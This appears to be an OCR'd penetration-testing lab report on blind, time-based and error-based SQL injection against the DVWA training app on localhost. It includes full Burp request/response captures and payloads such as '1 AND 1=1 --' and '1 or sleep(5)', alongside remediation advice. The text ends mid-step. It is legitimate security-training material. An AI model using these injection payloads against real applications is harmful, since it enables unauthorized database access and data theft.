Burp Suite Professional v2025.1.4 - Temporary Project - licensed to h3110w0r1d
Burp Project Intruder Repeater View Help
Dashboard Target Proxy Intruder Repeater Collaborator Sequencer Decoder Comparer Logger Organizer Extensions Learn
Search Settings
Send Cancel
Target: http://localhost HTTP/1
Request Pretty Raw Hex
Response Pretty Raw Hex Render
Inspector
0 highlights
gu
3 matches
Done
5,410 bytes | 26 millis
Event log (1) All issues (8)
Memory: 186.6MB
Finance headline Trump's showdo...
1:53 PM 6/24/2025

Tittle: SQL Injection (Blind based)

Description

Blind SQL Injection is a type of SQL injection where the attacker cannot see the database output directly. Instead, they infer information indirectly by observing how the web application behaves — such as changes in page content, errors, response time.

Affected resources	Severity
DVWA web application **http://localhost/dvwa/vulnerabilities/sqli_blind/#**	High

Impact

when a web application is vulnerable to SQL injection, but the results of the queries are not directly visible to the attacke The impact can be severe — attackers may gain unauthorized access to databases, extract confidential data such as username passwords, and credit card numbers, modify or delete records, or even gain full control of the database server.


Recommandation

To protect against SQL Injection attacks, it is essential to use parameterized queries (prepared statements) to ensure that us inputs are treated as data, not executable code. Additionally, always validate and sanitize all user inputs to prevent maliciou entries. Where appropriate, use stored procedures to encapsulate SQL logic and reduce exposure to injection points. Implement proper error handling by disabling detailed SQL error messages that could aid attackers. Lastly, strengthen your defense by enabling a Web Application Firewall (WAF) to detect and block malicious traffic at the application layer.

Tool used	References
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**

POC

Step 1: Visit the DVWA web application and click on Sql injection(BLIND) portion with severity level High



localhost/dvwa/vulnerabilities/sqli_blind/


Vulnerability: SQL Injection (Blind)

User ID: 1 Submit

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/

Step 2 : Intercepting the communication between DVWA web application and server inserting payload **1 AND 1=1 –** and got information about user IDs **.**




Request

```
POST /dvwa/vulnerabilities/sqli_blind/    HTTP/1.1
Host : localhost
Content-Length : 29
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="133",   "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin : http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding : gzip, deflate, br
Cookie : security =medium ; PHPSESSID =6g4bkriddi84423257sonh53qr
Connection : keep-alive

id=1 AND 1=1 --&Submit=Submit
```

Response

```
                User ID:
                <select name="id">
                  <option value="1">
                    1
                  </option>
                  <option value="2">
                    2
                  </option>
                  <option value="3">
                    3
                  </option>
                  <option value="4">
                    4
                  </option>
                  <option value="5">
                    5
                  </option>
                </select>
                <input type="submit" name="Submit" value="Submit ">
              </p>

            </form>
            <pre>
              User ID exists in the database.
            </pre>
          </div>

          <h2>
            More Information
          </h2>
          <ul>
            <li>
              <a href="
              http://www.securiteam.com/securityreviews/5DP0N1P76E.html     "
              target ="_blank ">
                http://www.securiteam.com/securityreviews/5DP0N1P76E.html
              </a>
```

Step 3: Output




Vulnerability: SQL Injection (Blind)

```
User ID exists in the database.
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/

Payload 2: 1 AND 1=2 -- after inserted this payload got information about user ID Missing



```
POST /dvwa/vulnerabilities/sqli_blind/    HTTP/1.1
Host: localhost
Content-Length : 29
Cache-Control : max-age=0
sec-ch-ua : "Chromium";v="133",   "Not(A:Brand";v="99"
sec-ch-ua-mobile : ?0
sec-ch-ua-platform : "Windows"
Accept-Language : en-US,en;q=0.9
Origin: http://localhost
Content-Type : application/x-www-form-urlencoded
Upgrade-Insecure-Requests : 1
User-Agent : Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/133.0.0.0 Safari/537.36
Accept :
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,im
age/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site : same-origin
Sec-Fetch-Mode : navigate
Sec-Fetch-User : ?1
Sec-Fetch-Dest : document
Referer : http://localhost/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding : gzip, deflate, br
Cookie : id=%27%20AND%201%3D1%20-- ; security =medium ; PHPSESSID =
[illegible]

id=1 AND 1=2-- &Submit=Submit
```


```
<form action="#" method="POST">
    <p>
        User ID:
        <select name="id">
            <option value="1">
                1
            </option>
            <option value="2">
                2
            </option>
            <option value="3">
                3
            </option>
            <option value="4">
                4
            </option>
            <option value="5">
                5
            </option>
        </select>
        <input type="submit" name="Submit"
    </p>

</form>
<pre>
    User ID is MISSING from the database.
</pre>
</div>

<h2>
    More Information
</h2>
<ul>
    <li>
        <a href="
        http://www.securiteam.com/securityreviews/5
        DP0N1P76E.html " target="_blank">
```

<span style="color:red">**Blind Time based SQL injection**</span>

Blind Time based SQL injection

Payload:1 or sleep(5)

Step 1: Visit the sql injection(Blind)page.




Vulnerability: SQL Injection (Blind)

User ID: 1 Submit

More Information


- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/

Step 2: Intercepting the communication between DVWA web application and server inserting payload 1 or sleep(5) as a result delay the server's response by 5 seconds .



```
POST /dvwa/vulnerabilities/sqli_blind/ HTTP/1.1
Host: localhost
Content-Length: 30
Cache-Control: max-age=0
sec-ch-ua: "Chromium";v="133", "Not(A:Brand";v="99"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Windows"
Accept-Language: en-US,en;q=0.9
Origin: http://localhost
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like G
 Chrome/133.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,
=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: http://localhost/dvwa/vulnerabilities/sqli_blind/
Accept-Encoding: gzip, deflate, br
Cookie: id=1%20or%20sleep%285%29; security=medium; PHPSESSID=o7m7fsdfunj57n0aunt9uhussi
Connection: keep-alive

id=1 or sleep(5)&Submit=Submit
```

3) output:



Vulnerability: SQL Injection (Blind)

User ID: 1

```
User ID exists in the database.
```

More Information

- http://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- http://ferruh.mavituna.com/sql-injection-cheatsheet-oku/
- http://pentestmonkey.net/cheat-sheet/sql-injection/mysql-sql-injection-cheat-sheet
- https://owasp.org/www-community/attacks/Blind_SQL_Injection
- http://bobby-tables.com/

Tittle: SOL Injection(Error based)

Description

Error-Based SQL Injection is a technique where an attacker intentionally sends malformed SQL queries to trigger database errors, which then leak useful information

Affected resources	**Severity**
DVWA web application http://localhost/DVWA/vulnerabilities/sqli/	High

Impact

Error-Based SQL Injection exploits improperly handled input to cause the database engine to return error messages. These errors often reveal sensitive internal information, making them dangerous.


Recommandation

To prevent Error-Based SQL Injection, always use parameterized queries (prepared statements) instead of dynamically building SQL statements. Validate and sanitize all user inputs to ensure only expected data is processed. Disable detailed database error messages in production environments to avoid leaking sensitive information. Additionally, implement least privilege access for database accounts and consider using Web Application Firewalls (WAFs) for an extra layer of defense.

Tool used	**References**
Burp-suite	**https://owasp.org/wwwcommunity/attacks/SQL_Injection**

POC

Step 1: Visit the sql injection page.




Vulnerability: SQL Injection

More Information

- https://www.securiteam.com/securityreviews/5DP0N1P76E.html
- https://en.wikipedia.org/wiki/SQL_injection
- https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
- https://owasp.org/www-community/attacks/SQL_Injection
- https://bobby-tables.com/


2) Step2: Intercepting the communication between DVWA web application and server inserting payload 1 AND1=1/0-- as a result reveal sensitive internal information.



```
